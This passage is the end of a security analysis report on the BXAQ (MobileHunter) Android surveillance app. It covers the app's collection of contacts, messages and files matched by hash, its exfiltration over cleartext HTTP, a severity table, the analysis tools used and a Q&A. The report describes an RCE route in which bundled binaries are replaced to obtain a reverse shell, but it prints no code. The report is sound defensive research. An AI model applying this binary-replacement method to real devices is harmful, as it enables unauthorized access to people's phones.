


Figure 40 BXAQ run by victim and attacker received shell

The attacker receives a reverse shell on their attacking machine, gaining unauthorized access to the victim's device.

Conclusion

The BXAQ (MobileHunter) application is a sophisticated surveillance tool used by Chinese authorities to collect extensive personal data from Android devices. The analysis reveals that the app gathers a wide range of sensitive information, including calendar entries, contacts, call logs, text messages, and specific files based on their hashes. This data is then transmitted to a server at 192.168.43.1:8080 using an insecure HTTP protocol.

Dynamic analysis confirms the app's capability to exfiltrate messages and other data, which is structured and stored in ZIP files. Static analysis highlights several dangerous permissions required by the app, underscoring its potential for extensive surveillance. Furthermore, the application contains significant security vulnerabilities, including the use of an insecure transmission protocol and an RCE vulnerability in the WelcomeActivity class and with modified binaries.

The wifiscan[_pie] binary plays a crucial role in the app's functionality, pre-processing data by scanning for files that match hashes listed in the bk_samples.bin database. Files identified as hits are then included in the collected data.

Overall, the BXAQ (MobileHunter) application represents a severe privacy and security threat to users, capable of comprehensive data collection.

Appendices

Appendix A – Finding Severities

This section contains a detailed explanation of the severity ratings used in the penetration testing report. These ratings help to categorize vulnerabilities based on their potential impact and likelihood of occurrence. The table outlines five severity ratings: Critical, High, Medium, Low, and Informational. Each rating is accompanied by a description that defines the level of harm or impact associated with vulnerabilities falling within that category. This breakdown assists stakeholders in understanding the significance of identified vulnerabilities and prioritizing remediation efforts accordingly.

Table 1: Severity Definitions

Rating	Severity Rating Definition
Critical	Exploitation of the technical or procedural vulnerability will cause extreme harm. There is a very high likelihood of severe political, financial, and/or legal damage. The threat exposure is very high, making exploitation almost certain. Security controls are either non-existent or completely ineffective, leading to catastrophic impact.
High	Exploitation of the technical or procedural vulnerability will cause substantial harm. Significant political, financial, and/or legal damage is likely to result. The threat exposure is high, thereby increasing the likelihood of occurrence. Security controls are not effectively implemented to reduce the severity of impact if the vulnerability were exploited.
Medium	Exploitation of the technical or procedural vulnerability will significantly impact the confidentiality, integrity, and/or availability of the system, application, or data. Exploitation of the vulnerability may cause moderate financial loss or public embarrassment. The threat exposure is moderate-to-high, thereby increasing the likelihood of occurrence. Security controls are in place to contain the severity of impact if the vulnerability were exploited, such that further political, financial, or legal damage will not occur.
Low	Exploitation of the technical or procedural vulnerability will cause minimal impact to operations. The Confidentiality, Integrity, and Availability (CIA) of sensitive information are not at risk of compromise. Exploitation of the vulnerability may cause slight financial loss or public embarrassment. The threat exposure is moderate-to-low. Security controls are in place to contain the severity of impact if the vulnerability were exploited, such that further political, financial, or legal damage will not occur.
Informational	The finding does not represent a vulnerability but rather a procedural or configuration observation. It has no immediate impact on the confidentiality, integrity, or availability of the system, application, or data. No financial loss or public embarrassment is expected. The threat exposure is low to non-existent, and the finding is primarily for informational purposes to improve security posture.

Appendix B – Penetration Testing Tools

This section provides a comprehensive list of the penetration testing tools utilized during the assessment. These tools are essential for conducting various tests and analyses to identify vulnerabilities and assess the security posture of the system, network, or application under examination. The tools listed in this appendix cover a wide range of functionalities, including vulnerability scanning, network reconnaissance, exploitation, privilege escalation, and post-exploitation activities. By documenting the tools used, stakeholders gain insight into the methodologies employed and the technical approach taken during the penetration testing process. This transparency enhances the understanding of the assessment outcomes and facilitates informed decision-making regarding security improvements and remediation efforts.

- [**Genymotion**] – https://www.genymotion.com/
- [**Apktool**] – https://apktool.org/
- [**BXAQ Tools**] – https://github.com/kryptohaker/BXNQ – Tools created for BXAQ analysis
- [**Platform Tools**] – https://developer.android.com/tools/releases/platform-tools
- [**Burp Suite**] – https://portswigger.net/burp/communitydownload
- [**Frida**] – https://frida.re/
- [**Virus Total**] – https://www.virustotal.com/gui/home/upload
- [**Kali Linux**] – https://www.kali.org/
- [**jadx**] – https://www.kali.org/tools/jadx/
- [**Ghidra**] – https://ghidra-sre.org/
- [**SDK Build Tools**] – https://developer.android.com/tools/releases/build-tools
- [**DEX Tools**] – https://github.com/pxb1988/dex2jar
- [**Command-line tools**] – https://developer.android.com/tools/

Appendix C – Questions and Answers

Q1: What information does this app collect?

The BXAQ (MobileHunter) application collects extensive personal data from the device, including calendar entries, contacts, call logs, text messages, and scanned files. It can access a wide range of sensitive information due to the numerous permissions it requests, such as READ_SMS, READ_CONTACTS, READ_PHONE_STATE, and RECORD_AUDIO. Additionally, it scans the device for specific files listed in the bk_samples.bin database.

Q2: Is there evidence that it actually downloads messages, etc?

Yes, there is evidence that the application collects and exfiltrates messages and other data. The dynamic analysis section mentions that the application transmits collected data, including messages, to a remote server. This was confirmed by intercepting network traffic and extracting the data from transmitted ZIP files.

Q3: Where does it send it to?

The application sends the collected data to a server at 192.168.43.1:8080. This IP address suggests that the server is likely operated internally by border authorities and facilitates data transfer over a Wi-Fi network.

Q4: What security vulnerabilities are present in the application?

Yes, several security vulnerabilities were identified during analysis:

- The application uses the HTTP clear-text protocol during data transmission to the server, which is insecure and vulnerable to interception.
- There is a Remote Code Execution (RCE) vulnerability in the application. The WelcomeActivity class executes shell commands that can be manipulated to execute arbitrary code. Additionally, the OpenAssetsToFiles class copies files from the assets directory to the files directory and sets their permissions, which can also be exploited to achieve remote code execution. By manipulating these mechanisms, an attacker can replace binaries and modify their contents to gain a reverse shell on the victim's device when specific actions are triggered.

Q5: Is the collected data pre-processed by the application?

Yes, the data is pre-processed by the app. The wifiscan[_pie] binary reads the bk_samples.bin file, which contains file sizes and corresponding hashes, and uses this information to match against files found during the scan. The application then identifies specific files of interest based on these matches.

Q6: What exactly does the app search for? What does it identify as a 'hit'?

The app searches for files that match the hashes listed in the bk_samples.bin database. It identifies a file as a 'hit' if its hash matches one of the hashes in this database. For example, the report mentions that a file named dalailama_p10.pdf with a specific hash was detected and identified as a hit by the application. Additionally, the app searches for account identifiers from popular Chinese social networking apps like Tencent QQ and Weibo. It reads the id.conf file to determine which directories and files to scan for these account identifiers and logs the extracted data to an output file.